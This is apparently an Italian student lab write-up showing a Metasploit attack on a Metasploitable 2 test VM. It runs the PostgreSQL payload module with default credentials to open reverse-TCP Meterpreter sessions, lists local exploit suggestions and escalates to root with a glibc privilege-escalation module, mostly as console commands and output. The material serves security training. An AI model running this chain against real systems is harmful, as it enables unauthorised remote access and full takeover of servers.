
S7/L3

Utilizzo modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità   nel servizio PostgreSQL di Metasploitable 2.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values u
hosts -R or services -R

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1264 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/postgres/postgres_payload
```

Inizializziamo Metasploit:


-msfconsole

Inseriamo l’Exploit

-use exploit linux/postgres/postgres_payload

Inseriamo la macchina da attaccare

-set RHOST



```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.27
rhosts => 192.168.1.27
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.1.27     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
sploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Lanciamo l’Exploit


-Run

Inseriamo il comando per mandare una sessione in secondo piano

-background

Con il comando Suggester identifichiamo possibili exploit

-search suggester




```
Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.27:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/IbTAnOWA.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.27
[*] Sending stage (1017704 bytes) to 192.168.1.27
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.27:59898) at 2024-11-13 16:02:21 +0100

meterpreter > [*] Meterpreter session 2 opened (192.168.1.25:4444 -> 192.168.1.27:59899) at 2024-11-13 16:02:21 +0100
background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.25:4444 -> 192.168.1.27:59898 (192.168.1.27)
  2         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.25:4444 -> 192.168.1.27:59899 (192.168.1.27)

msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
```

-use 0


-set session

-run



```
msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > show targets
[-] No exploit module selected.
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.27 - Collecting local exploits for x86/linux...
[*] 192.168.1.27 - 198 exploit checks are being tried...
[+] 192.168.1.27 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.27 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.27 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.27 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.27 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.27 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.27 - Valid modules for session 1:
```

Con run avremo la lista degli exploit




```
----------------------------

 #   Name                                                          Potentially Vulnerable?  Check Result
 -   ----                                                          -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc          Yes                      The target appears to be vulnerabl
e.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc           Yes                      The target appears to be vulnerabl
e.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                   Yes                      The target appears to be vulnerabl
e.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                Yes                      The service is running, but could
not be validated.
 5   exploit/linux/local/su_login                                  Yes                      The target appears to be vulnerabl
e.
 6   exploit/unix/local/setuid_nmap                                Yes                      The target is vulnerable. /usr/bin
/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc                    No                       The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc                   No                       The target is not exploitable.
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc           No                       The target is not exploitable. Sys
tem architecture i686 is not supported
 10  exploit/linux/local/af_packet_packet_set_ring_priv_esc        No                       The target is not exploitable.
 11  exploit/linux/local/ansible_node_deployer                     No                       The target is not exploitable. Ans
ible does not seem to be installed, unable to find ansible executable
 12  exploit/linux/local/apport_abrt_chroot_priv_esc               No                       The target is not exploitable.
 13  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc    No                       The target is not exploitable.
 14  exploit/linux/local/bpf_priv_esc                              No                       The target is not exploitable.
 15  exploit/linux/local/bpf_sign_extension_priv_esc               No                       The target is not exploitable. Sys
tem architecture i686 is not supported
 16  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe No                       The target is not exploitable. Sys
```

Inseriamo il Payload più adatto come ad esempio il numero 1

-use1

Ora con il comando che mostra i payload cerchiamo quello più adatto alla nostra macchina

-show payloads




```
xploit targets:
================

   Id  Name
   --  ----
=> 0   Automatic
   1   Linux x86
   2   Linux x64


sf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > use 1
-] Invalid module index: 1
sf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads

ompatible Payloads
==================

  #   Name                                         Disclosure Date  Rank    Check  Description
  -   ----                                         ---------------  ----    -----  -----------
  0   payload/generic/custom                       .                normal  No     Custom Payload
  1   payload/generic/debug_trap                   .                normal  No     Generic x86 Debug Trap
  2   payload/generic/shell_bind_aws_ssm           .                normal  No     Command Shell, Bind SSM (via AWS API)
  3   payload/generic/shell_bind_tcp               .                normal  No     Generic Command Shell, Bind TCP Inline
  4   payload/generic/shell_reverse_tcp            .                normal  No     Generic Command Shell, Reverse TCP Inline
  5   payload/generic/ssh/interact                 .                normal  No     Interact with Established SSH Connection
  6   payload/generic/tight_loop                   .                normal  No     Generic x86 Tight Loop
  7   payload/linux/x64/exec                       .                normal  No     Linux Execute Command
  8   payload/linux/x64/meterpreter/bind_tcp       .                normal  No     Linux Mettle x64, Bind TCP Stager
  9   payload/linux/x64/meterpreter/reverse_sctp   .                normal  No     Linux Mettle x64, Reverse SCTP Stager
  10  payload/linux/x64/meterpreter/reverse_tcp    .                normal  No     Linux Mettle x64, Reverse TCP Stager
  11  payload/linux/x64/meterpreter_reverse_http   .                normal  No     Linux Meterpreter, Reverse HTTP Inline
  12  payload/linux/x64/meterpreter_reverse_https  .                normal  No     Linux Meterpreter, Reverse HTTPS Inline
  13  payload/linux/x64/meterpreter_reverse_tcp    .                normal  No     Linux Meterpreter, Reverse TCP Inline
  14  payload/linux/x64/pingback_bind_tcp          .                normal  No     Linux x64 Pingback, Bind TCP Inline
  15  payload/linux/x64/pingback_reverse_tcp       .                normal  No     Linux x64 Pingback, Reverse TCP Inline
  16  payload/linux/x64/shell/bind_tcp             .                normal  No     Linux Command Shell, Bind TCP Stager
  17  payload/linux/x64/shell/reverse_sctp         .                normal  No     Linux Command Shell, Reverse SCTP Stager
  18  payload/linux/x64/shell/reverse_tcp          .                normal  No     Linux Command Shell, Reverse TCP Stager
  19  payload/linux/x64/shell_bind_ipv6_tcp        .                normal  No     Linux x64 Command Shell, Bind TCP Inline
Pv6)
```

Inseriamo il payload

-set payload payload/linux/x86/meterpreter/reverse tcp

x86 indica che il nostro payload è adatto per attaccare una macchina a 32 bit come in questo caso Metasploitable




```
   47  payload/linux/x86/shell/reverse_nonx_tcp            .                normal  No     Linux Command Shell, Reverse TCP Stager
   48  payload/linux/x86/shell/reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Stager
   49  payload/linux/x86/shell/reverse_tcp_uuid            .                normal  No     Linux Command Shell, Reverse TCP Stager
   50  payload/linux/x86/shell_bind_ipv6_tcp               .                normal  No     Linux Command Shell, Bind TCP Inline (IPv6
)
   51  payload/linux/x86/shell_bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Inline
   52  payload/linux/x86/shell_bind_tcp_random_port        .                normal  No     Linux Command Shell, Bind TCP Random Port
Inline
   53  payload/linux/x86/shell_reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Inline
   54  payload/linux/x86/shell_reverse_tcp_ipv6            .                normal  No     Linux Command Shell, Reverse TCP Inline (I
Pv6)

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload  payload/linux/x86/meterpreter/reverse_tcp
```

-set LHOST

-run

Come possiamo vedere con il comando getuid la nostra scalata ai privilegi è terminata, siamo root



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (1017704 bytes) to 192.168.1.27
[*] Meterpreter session 3 opened (192.168.1.25:4444 -> 192.168.1.27:59144) at 2024-11-13 16:36:43 +0100
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.YJCnHspNl' (1271 bytes) ...
[*] Writing '/tmp/.it881fsEuW' (291 bytes) ...
[*] Writing '/tmp/.PEnha' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.1.27
[*] Meterpreter session 4 opened (192.168.1.25:4444 -> 192.168.1.27:59145) at 2024-11-13 16:36:48 +0100

meterpreter > getuid
Server username: root
```

Conclusioni

Il modulo exploit/linux/postgres/postgres_payload di Metasploit è progettato per sfruttare vulnerabilità nel servizio PostgreSQL di un sistema Linux, come ad esempio Metasploitable 2, con l'obiettivo di ottenere un accesso non autorizzato al sistema target. In termini teorici, il modulo sfrutta vulnerabilità di sicurezza che potrebbero esistere nel servizio PostgreSQL, in particolare vulnerabilità che permettono l'esecuzione di comandi remoti o di iniezioni di codice nel contesto del server PostgreSQL.

Obiettivi dell'Exploit

Escalation dei privilegi: Il modulo potrebbe essere utilizzato per ottenere privilegi di amministratore (root) su un sistema vulnerabile.
Accesso non autorizzato ai dati: Un exploit di questo tipo potrebbe essere usato per ottenere l'accesso a dati sensibili memorizzati nel database PostgreSQL o su altre parti del sistema.
Controllo completo del sistema: L'accesso completo tramite il payload consente all'attaccante di manipolare il sistema, eseguire comandi arbitrari o addirittura compromettere altre macchine nella rete.

In sostanza, l'exploit postgres_payload è utilizzato per compromettere un servizio vulnerabile di PostgreSQL, guadagnando accesso a una macchina di test (come Metasploitable 2) per eseguire attività dannose o di ricerca di altre vulnerabilità all'interno del sistema.